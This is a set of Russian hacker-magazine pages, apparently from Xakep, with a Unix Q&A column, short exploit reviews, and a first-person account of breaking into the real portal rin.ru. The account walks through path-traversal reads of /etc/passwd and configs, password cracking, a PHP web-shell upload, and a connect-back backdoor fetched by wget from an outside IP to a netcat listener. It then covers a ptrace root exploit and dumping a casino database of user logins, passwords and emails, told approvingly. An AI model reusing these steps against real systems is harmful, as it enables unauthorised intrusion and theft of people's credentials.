Во многих странах запреты на пользование сотовыми трубками распространяются на аэропорты, театры, больницы, рестораны и другие общественные места. Однако кодированные сигналы цифровых сотовых стандартов не так-то просто задавить помехой. Особенно тяжко обстоит дело с CDMA, который в России, в частности, представлен оператором SkyLink. Обладая некоторой смекалкой, можно в домашних условиях озадачить своего мобильного друга, но лишь на минимальных расстояниях. Впрочем, это тема отдельной статьи.

На профессиональном фронте оборудование для подавления сотовых стоит недешево. Так, например, постановщик помех MuteTone гонконгской фирмы Champion Technology Holdings, покрывающий площадь 750 м^2, поставляется по цене 1600 долларов за штуку. Разработчики утверждают, что в их агрегате реализованы военные противоракетные технологии. Одна из стран Ближнего Востока заказала 150 000 помеховых аппаратов для своих храмов.

С появлением в мобильниках фото- и видеокамер, помимо раздражающих звонков, возникла другая напасть - вторжение в частную жизнь граждан и проблемы корпоративной конфиденциальности. Снимают везде - в магазинах, на военных объектах, в технологических производственных зонах, в зале суда, на заседании парламента, на пляжах, в раздевалках и саунах...

Встроенные камеры - штуки автономные, им всякие там глушилки по барабану. Можно попробовать затруднить пересылку изображения в реальном времени, и только. Впрочем, умельцы из компании Iceberg Systems (www.icebergsystems.co.uk) нашли лазейку. Передатчик Safe Haven излучает не помеху, а сигнал со специальной программой на J2ME. Если хозяин не озаботился безопасностью своего мобильника, приложение попадает в телефон и активирует команду принудительного отключения видеокамеры.

В ЗАКЛЮЧЕНИЕ

Этим материалом я заканчиваю обзор шпионских штучек из серии «Сделай сам». Как колко подмечают некоторые из вас в письмах в редакцию, здесь не «Техника - молодежи». Но помни, настоящий зионец хотя бы раз держал в руке паяльник. Знание азов радиоэлектроники дает тебе неоспоримое преимущество в деле оседлания хай-тека. Техника - хитрый соперник, бросающий человечеству вызов. Узнав больше о своем противнике сейчас, ты при случае легко уложишь его на обе лопатки.



■ SideX (hack-faq@real.xakep.ru) & Andrey Matveev (andrushock@real.xakep.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты знаешь о ней. Это мне поможет ответить на твои вопросы и указать твои ошибки. И не стоит задавать вопросов, вроде «Как сломать www-сервер?» или вообще просить у меня «халявного» Internet'а. Я все равно не дам, я жадный :).

Q: Когда я копирую из NTFS на линуксовый раздел, то права доступа к файлам автоматически изменяются на +x. Меня это немного раздражает. Что посоветуешь?

A: Да, есть такая проблема. Выполняй в терминале:

```
% find . -type f -print0 | xargs -0 chmod 644; find . -type d -print0 | xargs -0 chmod 755
```

Чтобы постоянно не вводить такую длинную комбинацию, можешь создать для оболочки следующий псевдоним:

```
$ vi ~/.bashrc

alias myfix='find . -type f -print0 | xargs -0 chmod 644; find . -type d -print0 | xargs -0 chmod 755'
```

Q: Очень прошу, расскажите в двух словах, чем отличается формат почтового ящика mbox от maildir.

A: Принципиальное отличие заключается в том, что при использовании mbox вся почта для каждого пользователя сохраняется в одном файле, новые сообщения просто присоединяются к старым в пределах этого файла. При использовании maildir почтовый ящик представлен в виде разветвленного каталога (как минимум, содержащего поддиректории tmp, new и cur), где каждому письму соответствует свой файл следующего формата: время_доставки.уникальный_идентификатор_процесса.имя_хоста. Формат maildir считается более предпочтительным из-за возможности использования совместного доступа к каталогам почты через NFS и отсутствия проблем с блокировкой файлов. Но и он не лишен недостатков: каждое сообщение сохраняется в отдельном файле, поэтому потребляется гораздо большее количество inodes, чем при использовании mbox, плюс некоторые транспортные агенты, например Sendmail, и почтовые клиенты, например Pine, штатно (без dirty hacks) до сих пор не умеют работать с этим форматом. Бенчмаркинг и вопросы безопасности здесь не рассматриваю, так как это займет целую статью.

Q: Нужна ваша помощь! У меня на машинке крутится Squid и почтовая связка Sendmail + Procmail + Popa3d. Ядро моей FreeBSD паникует даже при получении письма с прикрепленными файлами! Кернел пишет uvm_swap и целую кучу отладочной информации. Где же эта хваленая надежность, устойчивость и стабильность FreeBSD?

A: Все очень просто. Для хранения кэшируемых объектов твоя прокся захватила слишком много оперативной памяти и свопа. Оставшихся системных ресурсов не хватает даже на то, чтобы обработать входящую почту (при доставке procmail не использует временные файлы и грузит в ОЗУ письмо с аттачментом целиком). Рекомендации здесь следующие: в конфиге squid.conf потвикай значения директив cache_mem и cache_dir, добавь второй swap (напомню, что файл подкачки должен находиться на разделе, смонтированном без включенного механизма Soft Updates) и по возможности установи еще одну планку памяти.

Q: Я себе прикупил новый винт. Подскажи, как можно померить его производительность в Unix.

A: Перво-наперво посмотри на вывод команды dmesg. Верно ли ядро распознало новое устройство, правильно ли установило режимы работы, например UDMA-режим, если это IDE'шный хард. Простейший бенчмаркинг можно произвести вот таким образом:

```
% dd if=/dev/hdb of=/dev/null bs=64k count=500
```

Специализированный тестинг выполняется с помощью утилиты IOzone Filesystem Benchmark (www.iozone.org).



Q Захотелось попробовать оболочку Korn Shell. Но по какой-то причине с помощью стрелок вверх и вниз я не могу получить доступ к истории команд. Посоветуйте, как это можно починить.

A Все дело в типе терминала и используемой комбинации клавиш. В файле ~/.profile установи значение переменной окружения TERM равным linux, xterm, xterm-color или wsvt25, а также задай редактирование командной строки в стиле emacs:

```
% vi ~/.profile

export TERM=xterm-color
set -o emacs
```

Q Логи моего web-сервера мало того что невероятно разрослись, так еще и забиты всякой ерундой - киддисы постоянно сканят, пытаются нащупать уязвимые места. Как мне им объяснить, что у меня Suse Linux и Apache, а не Win32 с дырявым IIS?

A Объяснить ты им никак не сможешь. Но не беспокойся, предложу тебе на выбор три варианта решения существующей проблемы:

1. Заставь Apache не заносить в логи такие записи:

```
# vi /etc/apache/httpd.conf

SetEnvIf Request_URI <регексп> script-kiddie
CustomLog /var/log/httpd/access_log combined env=!script-kiddie
```

Альтернатива: можно перенаправлять все bogus'ные запросы на другой URL, но это, сам понимаешь, жесткач:

```
RedirectMatch ^.*\.(ida|exe|dll).* http://support.microsoft.com
```

2. Отслеживай все попытки коннектов, вручную заноси нарушителей в black-list и блокируй доступ соответствующими правилами файрвола.
3. Обратись к помощи систем обнаружения вторжений, а именно к Snort'у (www.snort.org).

Про компрессию и ротацию логов по крону я уже не говорю :).

Q В конфиге BSD-ядер присутствует параметр maxusers. Ходят слухи, можно серьезно повысить быстродействие системы, увеличив этот параметр. Так ли это?

A По названию этого параметра можно с уверенностью сказать, что он отвечает за максимальное количество пользователей, которые могут одновременно находиться в системе. Однако это не так. С помощью ключевого слова maxusers задаются размеры некоторых внутренних таблиц ядра (максимальное число процессов, сетевых буферов и т.д.). Если ты не являешься «счастливым» обладателем постоянно загруженного сервера, то нет необходимости изменять дефолтное значение этого параметра.

Q Можно ли проверить, сидит чел под реальным IP или ныкается за прокси-сервером?

A Прежде чем думать самому, подари подобную возможность whois-сервису, например www.ripe.net/arin.net. Там выйдет инфа по географии нужного IP. Далее можно включать собственную голову, которая ответит, каким таким образом чел из Улан-Удэ толкается в Сети из-под адреса в Висконсине? Ответ на вопрос усложняется, если юзер использует какого-то большого прова вроде www.aol.com и ходит по инету через проксик, установленный в подсети этого же провайдера. Здесь часто помогает скан портов хоста: если там открыты 80/1080/3128/8080, то вероятнее всего, ты сканировал прокс. Хотя можно поступить вообще по-тупому. Просто вписать ip хоста у себя в системе в качестве прокси-сервера и попробовать заюзать его.

Q Как можно обойти бан в веб-чате?

A Начнем с того, что большинство чатов банят юзеров по связке IP+cookies. Первое, как водится, обходится использованием прокса или сменой собственного IP (перезвонить прову или приписать себе чужой внешний IP в локалке). Кукисы можно подтирать вручную, прочищая папку windows\temp\cookies, или вовсе запретить их использование в браузере. Однако это сильно ограничивает твою работу с другими сайтами, не исключая рассматриваемых чатов. В фильтрации кукисов на отдельных сайтах тебе поможет легендарный Proxomitron (www.proxomitron.info). Есть целое семейство софта для фильтрации неправильных куков - ad filters.

Q Какой сканер наиболее эффективен в поиске проксей?

A Сканить можно любым порт-сканером. Другое дело, что проверять на функциональность каждый прокс в отдельности - еще тот геморрой. Тут поможет комплекс от SurfAnonymous (www.sa6ry.com/surfanonymous). Софт состоит из нескольких отделений. Блок Proxy Hunter проведет массированный скан. Proxy Analyzer покажет всю инфу по найденным сервакам. Proxy Capture заставит работать через прокс любую софтину твоей системы. Proxy Pool же будет пробивать, жив ли еще прокс или пора его списывать в отстой.



Master-lame-master

CENSORED


ВЗЛОМ RIN.RU

Однажды мне захотелось проверить на прочность какой-нибудь крупный интернет-ресурс. Колеблясь с выбором жертвы, я посоветовался со своим виртуальным корефаном. Тот незамедлительно подсказал поковырять раскрученный портал www.rin.ru. Через каких-то три часа я доложил приятелю, что сумел поднять максимальные права на главном сервере Российской информационной сети. Такого увлекательного взлома у меня еще не было!

ИСТОРИИ ВЗЛОМА СО СЧАСТЛИВЫМ КОНЦОМ

СНАЧАЛА УКОЛЬЧИК!

Уже через две минуты после посещения стартовой страницы знаменитого RIN'а я нашел первый баг. Точнее, не баг, а некоторую недоработку программистов. Самый верхний раздел в главном меню назывался «Желтые страницы». Ткнув в него мышкой, я выбрал «Армянские сайты» (сам не знаю, почему :)). Тут же нарисовался вывод скрипта index.cgi с параметром z=AM. Недолго думая, я добавил в значение опции апостроф, обновил страницу и сразу же получил сообщение об ошибке в SQL-запросе. Помимо описания бага, я узнал путь к WWW-каталогу, что дало мне представление о системе. Это был Linux, возможно, с дефолтной установкой web-сервера. Не изменяя бажного запроса, я прибавил к значению параметра z общеизвестную строчку UNION select 1/*. Ошибка преобразилась: теперь сценарий ругался на несоответствие параметров. Все признаки указывали на возможность SQL-инъекции, я даже подумывал, что это единственный путь к сердцу сервера, но внезапно мое мнение изменилось.




Черный баг на желтых страницах

ЧИТАЕМ ПАРОЛИ

Поковырявшись десять минут с запросами, я забил на sql-injection. «В конце концов, - подумал я, - если уж на сайте есть такой тупой баг, наверняка есть и что-то посерьезнее».


И я снова отправился на главную страницу портала. После исследования десятка разделов главного меню обнаружилось, что девять из них бессильны перед SQL-инжекцией. Десятый ресурс, который помог мне добиться более весомых результатов, именовался библиотекой RIN. В html-коде главной страницы я выцепил линк на бажный скрипт, позволяющий читать системные файлы. Он назывался docs.pl и принимал параметр open, который в идеале открывал какой-то текстовый файл. Но у хакеров немного другое представление об идеале, поэтому мне сразу же пришла мысль подставить в качестве значения этой переменной строку ../../../../../../../../../etc/passwd. Немного подумав, сценарий вывел все учетные записи на сервере rin.ru. Этот вывод был первым звеном длинной цепочки деструктивных действий.

Я решил, что, помимо чтения файлов, скрипт умеет смотреть директории, но, увы, ошибся - load.pl наотрез отказался читать системные каталоги. Многие хакеры, оказавшись в моей ситуации, тупо начали бы подбирать пароль к одному из локальных сервисов - ведь в руках уже был полный список системных пользователей. На самом деле тот же FTP позволял подключаться к RIN'у из любой точки Сети, но для меня брутфорс - это самый последний метод, я применяю


Первый файл, который я посмотрел, назывался /etc/passwd

грубую силу только тогда, когда все остальные способы не дали результатов.

Надо было что-то придумать, чтобы двигаться дальше. Интуиция подсказывала мне, что админ при установке не стал лукаво мудрствовать и оставил всю структуру системных каталогов дефолтной. Что-то внутри подталкивало меня к изучению содержимого сервера. Я не стал сопротивляться интуиции и попробовал прочесть при помощи бажного скрипта файл ../../../../../etc/httpd/../shells. Возможно, это покажется странным - зачем, зайдя в директорию httpd, подниматься на уровень выше? Дело как раз в том, что я не был уверен вообще в наличии этой директории и прямо это проверить не мог. По сути, если список возможных интерпретаторов из файла /etc/shells будет выведен на экран, это означает, что каталог /etc/httpd существует. И я не ошибся, он действительно существовал! Следующий запрос показал, что на сервере есть вполне читабельный httpd.conf. При его изучении я узнал, что сценарий docs.pl умеет разбивать вывод на отдельные участки (он представил httpd.conf на пяти страницах). Временно забив на конфиг, я вернулся на http://lib.rin.ru и стал внимательно изучать скрипты. Вскоре был найден еще один глючный сценарий. Он назывался



Файл старый, а баг уже новый


load.pl и находился в том же каталоге, что и docs.pl. Единственный плюс сценария был в том, что он умел сохранять файл на диске. Однако подлый скрипт также отказывался просматривать каталоги и имел более извращенный синтаксис - чтобы увидеть системный файл, необходимо было составить запрос вида ../../../../../../path/to/file%00.txt.

От нечего делать я сохранил конфиг апача на диске. Внимательно его изучив, я понял, что никаких упоминаний про .htpasswd там нет. Но сразу же нашел одну небольшую деталь: к конфигу подключался еще один документ - virtual.conf. Я незамедлительно сохранил и его. Конфигурационный файл виртуальных хостов был интереснее httpd.conf - здесь находились записи всех доменов, а также описывались админские ресурсы. Естественно, что в этом файле я нашел множество ссылок на .htpasswd-like файлы. Мне оставалось лишь объединить все пароли в один большой файл и скормить его любимому john-the-ripper'у.

ИГРЫ С ФАЙЛАМИ


Изучив список 74 хэшей, я занес все аккаунты в файл rin.admin. Затем лениво запустил Джона с параметром -single. Результат был нулевым - пароли не поддались быстрой расшифровке. Тогда я заюзал большой английский словарь, но Джоник снова не принес никаких результатов. Казалось, что ситуация неразрешима, но тут мне пришло в голову использовать русский словарь - вдруг пароль имеет вид русского слова, набранного в английской раскладке. К моему удивлению, десять паролей сразу же были расшифрованы. Для начала такой результат меня


Админим законодательство



Список конфигов с ценными паролями

вполне устраивал :). Вооружившись virtual.conf, я стал бродить по запароленным ресурсам и искать сам не знаю что :). Меня поразило то, что некоторые админки вообще были доступны безо всякого пароля (правда, при обращении к скриптам меня выкидывало на главную страницу портала). Через полчаса безуспешных скитаний я зашел в очередную зону администрирования ресурса http://program.rin.ru. Здесь были какие-то ссылки на присланную документацию и раздел модерирования комментариев в гостевой. В списке засланных доков я нашел русский перевод мануала к SQL и какую-то статью. Сам факт записи файлов со стороны не мог меня не заинтересовать. Временно оставив админку в покое, я стал искать истину в самом ресурсе http://program.rin.ru. Обшарив все разделы, я не нашел ничего полезного. Не знаю, каким ветром меня занесло в пункт меню «Обратная связь» (как я сразу не догадался?), но только на этой паге передо мной предстала милая формочка для присылки статьи, документации и программ. Подумав, что админы не запретили присылать документы в формате pl, я выбрал второй раздел и от балды заполнил все поля, а в качестве файла указал путь к перловому DoS'еру для Apache ;). Но не тут-то было - скрипт отсылки документов не вернул никаких данных. Я подумал, что сработал запрет на расширение файла, но посылка заранее сформированного документа statya.txt также не увенчалась успехом. Идея отсылки PHP-шелла была единственной зацепкой (не зря же я пароли расшифровывал :)), поэтому было решено разобраться в исходниках сценария, благо путь к нему мне был известен. Сохранив файл add_info.pl на диске, я пролистал его по диагонали и допер, почему информация не отсылается. Оказывается, помимо четырех главных параметров, скрипту требовался пятый - скрытый параметр what. Если он имел значение 1, add_info.pl понимал поток данных как статью, 2 - как документацию, 3 - как программу. Моя реакция была незамедлительной - я тут же пропатчил форму отсылки, сохранив ее в отдельном файле form.html. В HTML-код добавился параметр what, равный двойке. Операция пересылки успешно удалась - вывод сценария говорил о том, что файл отправлен и будет рассмотрен администратором.



Новая форма составлена более корректно, чем прежняя



Не стоит забывать, что все действия хакера противозаконны и эта статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.



В принципе, можно залить PHP-шелл, даже не зная аккаунт к админке. Правда, необходимо наверняка знать каталог, куда помещаются присланные документы (в исходнике add_info.pl этот путь прописан).




На компакте ты найдешь connback-бэкдор, а также познавательный видеоурок, повторяющий деструктивные шаги хакера.

ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?

1. Я не отчаялся, когда узнал, что бажный сценарий не выполняет команды и не читает каталоги. Построив логическую цепочку, я смог найти все пароли для закрытых директорий.

2. Зная, что многие админы любят задавать пароль в виде русского слова, набранного в английской раскладке, я применил атаку брутфорсом по заранее скачанному с **www.passwords.ru** словарику. В итоге за минуту я получил десять расшифрованных паролей.

3. Даже файрвол не спас сервер от локальной атаки. Воспользовавшись простым способом обхода брандмауэра, с помощью connback-бэкдора мне удалось запустить интерактивный шелл и порутать сервер.


Легкий рут за пять минут!



Чтобы забэкапить БД, совсем не обязательно использовать mysqldump. Можно залить phpMyAdmin и выполнить эту грязную работу через него.

```
technics
test
tests
tests_e
topgun
travel
ufo
unsubscribe
vip
vizitka
vpopmail
vuz
wallpapers
wedding
wp
yp
yp_eng
zakon
zones
zones_e
zoo
```
Сливаем добро

Кстати, залил я обычный php-шелл, код которого состоял из выдачи тэга <PRE> и результата команды system($cmd). После обновления кода админки передо мной появилось описание отправленного файла. Администратор вовсе не должен был что-то подтверждать - файл уже располагался в WWW-каталоге /docs. Единственное, что мог сделать админ, так это удалить присланный документ. Судя по ссылке, шелл залился под именем /docs/8.php. Но вот исполняться скрипт почему-то не захотел :(. Первая мысль, которая закралась в мою голову, заключалась в том, что аплоадер каким-то образом заменял спецсимволы в присланном файле. Но после того как я еще раз прошелся по коду info_add.pl, мои сомнения рассеялись. Причина лежала на поверхности - в конфиге php.ini админ отключил register_globals. Удалив присланный сценарий, я составил еще один, где явно извлекал переменную $cmd из массива $_GET. Повторно закачав файл с описанием «Super Puper Release», я узрел, что документ снова сохранился под именем 8.php :). Но это уже не удивило меня, так как команда id, введенная в качестве параметра скрипта, успешно выполнилась. Мне присвоили идентификатор 515, что не особо меня радовало. К счастью, каталог /docs наделялся правами 777 - это позволяло создавать в нем любой файл, теперь уже через использование /usr/bin/wget.

GOT ROOT?

К сожалению, брандмауэр сервера фильтровал все подключения на левые порты и не позволил мне установить полноценный бэкдор. Тогда я решил попробовать обойти файрвол излюбленным способом - с помощью заливки connect-back бэкдора. При запуске этот чудесный бэкдор коннектится к удаленному компьютеру и ждет от него запросов. На машине, к которой подключается бэкдор, разумеется, должен быть запущен netcat, прослушивающий, например, 4000 порт. Исходя из этих простых условий, я зацепился на далекий американский шелл, установил там netcat и стартанул его с параметрами -l -p 4000. От волнения я не обратил внимание, что бэкдор написан на Си, и долго пытался запустить cbd.c в качестве перлового скрипта :).

После нехитрых действий на приемной стороне был запущен wget, который бережно скачал connback-бэкдор (http://65.254.39.218/~nefdan8f/cbd.c). Оставалось лишь скомпилировать хакерское творение, а затем запустить его, указав в качестве параметра адрес машины, куда следует подключиться. Быстро проделав все эти шаги, я увидел в консоли заветное приглашение. Теперь мне предстояло порутать один из самых крупных российских проектов :).

Похоже, что администраторы никогда не слышали о том, что существуют более защищенные ядра, чем 2.4.18 :). Как ты догадался, я выложил известный ptrace-kmod-exploit.c и использовал его по прямому назначению. Система подчинилась сплойту без сопротивлений.

НЕПРИСТУПНАЯ БАЗА ДАННЫХ

Во время изучения сайтов, расположенных на главном сервере RIN, я приметил очень интересный портал http://cash.rin.ru. Его особенность заключалась в том, что этот проект позволял делать ставки на тотализаторе, а также играть в казино. В самом низу главной страницы красовалась надпись, гласящая, что на сайте зарегано более 800 000 клиентов. У меня появилось нездоровое желание заценить денежные балансы активных пользователей. И вот... я внутри системы.

Первым делом было проверено наличие программы mysqldump. Она располагалась в стандартном каталоге. Но под рутом без указания пароля MySQL не запускался. Конечно, можно было убить демон, а затем запустить его с параметром --skip-grant-tables. Но мне не хотелось лишний раз светиться, тем более что я заметил строчку «require "../dbname.pl"» в сценарии add_info.pl. По всей видимости, в этом инициализированном скрипте и содержался заветный аккаунт к БД.

Я не ошибся. Прочитав конфигурационный файл, я увидел логин и пароль к MySQL. Несмотря на то что учетная запись предназначалась для совсем другого сайта, права позволяли просматривать абсолютно все базы данных (кстати, довольно частая недоделка на многих крупных серверах). Запрос вида MySQL -u login -p password -e 'show databases' помог мне посмотреть все базы. Среди них сложно было не заметить БД под названием cashier :). Именно она и была слита mysqldump'ом в отдельный файл cash.sql. Когда процедура сохранения была завершена, я сжал базу в архив cash.tar.gz.

Осталось лишь стянуть архив в безопасное место. Выложив его в WWW-каталог (как ты помнишь, в каталог /docs можно заливать любые файлы), я поспешно вытянул файл с помощью wget'а на один из своих левых шеллов. Там же происходил и анализ содержимого базы.

Надо сказать, что я не нашел в базе таких уж сенсационных данных. Да, зареганных юзеров было много, но их баланс колебался от нуля (наиболее популярный вариант) до $100. Конечно, были балансы, превышающие $4000, но они принадлежали администраторам проекта :). Вывод, как всегда, прост: http://cash.rin.ru - обычная пирамида, основанная на вовлечении рефферралов. Для удобства мне пришлось перегнать текстовый файл в свой MySQL и выцепить из него три записи - login, password и email - запросом select login,password,email from users into outfile 'db.txt'. В итоге получился весомый файлик, который можно применять как в качестве спамлиста, так и в более деструктивных целях (например, для подбора паролей к почте и сторонним сервисам). Через определенное время я удалил с диска отсортированный файл и всю БД, ведь конечная цель не подразумевала хищение конфиденциальной информации. Все бэкдоры, эксплойты и временные файлы, находящиеся на сервере RIN'а, также были уничтожены.

Из этой истории можно сделать один простой вывод: даже самые раскрученные проекты содержат в себе крупные дырки. Некоторым может показаться, что баг, позволяющий читать файлы, не такой уж и крупный, но результат, к которому привела такая брешь, весьма и весьма впечатляет :). И это не единственный случай, когда неприметная уязвимость приводит к захвату целого сервера.



Первая выполненная команда

Добытая база и все хакерские файлы были быстро удалены

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



IE BUFFEROVERFLOW EXPLOIT

ОПИСАНИЕ:

Ноябрь порадовал нас мощным багом в Internet Explorer 6.0. На этот раз выяснилось, что браузер легко отбрасывает копыта при передаче ему длинного параметра в тэге <IFRAME>. Если создать тэг вида <IFRAME src=big-big-string name=big-big-string2></IFRAME>, то ослик выжрет всю память и умрет на твоих глазах.
Но и это еще не все. Добрые кодеры написали эксплойт, который вешает шелл на 28876 порту. Но, к сожалению (а может быть, и к счастью), эксплойт работает только с WinXP или WinXP SP1. Под Win2k хакерский HTML-код лишь убьет браузер без выполнения каких-либо команд.

ЗАЩИТА:

Как уже было сказано, эксплойт полностью бессилен против второго сервис-пака. Помимо установки глючного обновления, можно просто выключить ActiveX - это также один из методов защиты. Отдельного патча для исправления дыры пока не существует.

ССЫЛКИ:


Сливай эксплойт по адресу www.xakep.ru/post/24580/exploit.txt. Осторожно, следуя по ссылке, ты сам можешь стать невинной жертвой бага в IE :). О том, как правильно защитить свою систему, читай тут: www.security.nnov.ru/search/document.asp?docid=7157.

ЗЛОКЛЮЧЕНИЕ:

Баги в IE были, есть и будут. Несмотря на заявления Microsoft о том, что IE - лучший браузер всех времен, рекомендую установить что-нибудь постабильнее. Например, Оперу или MyIE. И не ходи по ссылкам, полученным в аське от ника Super_xakep :).

GREETS:

Благодарим Berend-Jan Wever за открытие и исследование критической бреши. Именно он написал чудодейственный эксплойт для последней версии ослика.


Опасный код эксплойта

ICECAST <= 2.0.1 REMOTE EXPLOIT

ОПИСАНИЕ:

Если ты внимательно читал предыдущие обзоры, то знаешь, что я несколько раз упоминал о нестабильности линуксового Icecast. Настал смертный час и для виндового сервиса. Позволь представить тебе баг, обнаруженный в IceCast 2.0.1 под Win32.
Суть бреши заключается в том, что сервис принимает только 32 заголовка в HTTP-запросе. Причем ни один из них не проверяется на посторонние символы, а, как оказалось, длина последнего вообще не контролируется. В связи с этим багоискатель написал эксплойт, посылающий 32 заголовка, один из которых является роковым. Этот хидер хитро перезаписывает адрес возврата и позволяет выполнить любую команду с правами SYSTEM. По умолчанию в эксплойт вшит код, который создает пользователя icecast с паролем fucked :).

ЗАЩИТА:

Защититься от напасти можно установкой более свежего релиза IceCast. На данный момент существует потоковое радио версии 2.1.0. В нем уже нет злосчастного переполнения, которое приводило к фатальным последствиям.

ССЫЛКИ:


Скачивай эксплойт по адресу aluigi.altervista.org/poc/iceexec.zip. Техническое описание уязвимости можно прочитать на www.security.nnov.ru/search/document.asp?docid=6886.

ЗЛОКЛЮЧЕНИЕ:

В последнее время стало модным юзать потоковое радио. Особенно в небольших локальных сетях. Если учитывать, что не все (даже продвинутые) юзеры используют файрвол, то можно ожидать массовое нападение на многие Win2k-серверы. Поэтому, если не хочешь стать случайной жертвой хакера, обнови Icecast и поставь хороший файрвол.

GREETS:

От имени хакерского коллектива выражаем благодарность Cyrex. Это он написал эксплойт и выложил его на всеобщее обозрение.


Находим жертву в домашней сети :)

IPTABLES LOG INTEGER EXPLOIT

ОПИСАНИЕ:

Нечасто на свет попадают эксплойты для системных программ, которые призваны защищать от хакерских атак. Совсем недавно на новостных лентах появилась заметка о бреши в известном брандмауэре iptables. Чтобы удаленно повесить систему, злоумышленник должен сформировать хитрый TCP/IP-пакет, который быстро уронит ядро.
Кстати, в присутствии бага виноват не столько файрвол, сколько само ядро. Уязвимость прослеживается лишь в первых семи ядрах ветки 2.6 (2.6.1-2.6.7). Остальные версии неуязвимы. Первый эксплойт появился спустя неделю после объявления уязвимости. Он пока лишь вешает систему, но кто знает, возможно, скоро мы увидим реальный сплойт, который предоставляет рутовый шелл на жестко зафаерволенной машине.

ЗАЩИТА:

Чтобы защитить свой сервер от непрошеных гостей, необходимо всего лишь переустановить ядро. Выбирай сам: либо ты используешь любой кернел из ветки 2.4, либо апгрейдишь существующее ядрышко до 2.6.8.

ССЫЛКИ:

Сливай эксплойт по адресу www.xakep.ru/post/24620/exploit.txt. Технической информации по бреши очень мало, поэтому анализируй баг, опираясь на код сплойта.

ЗЛОКЛЮЧЕНИЕ:

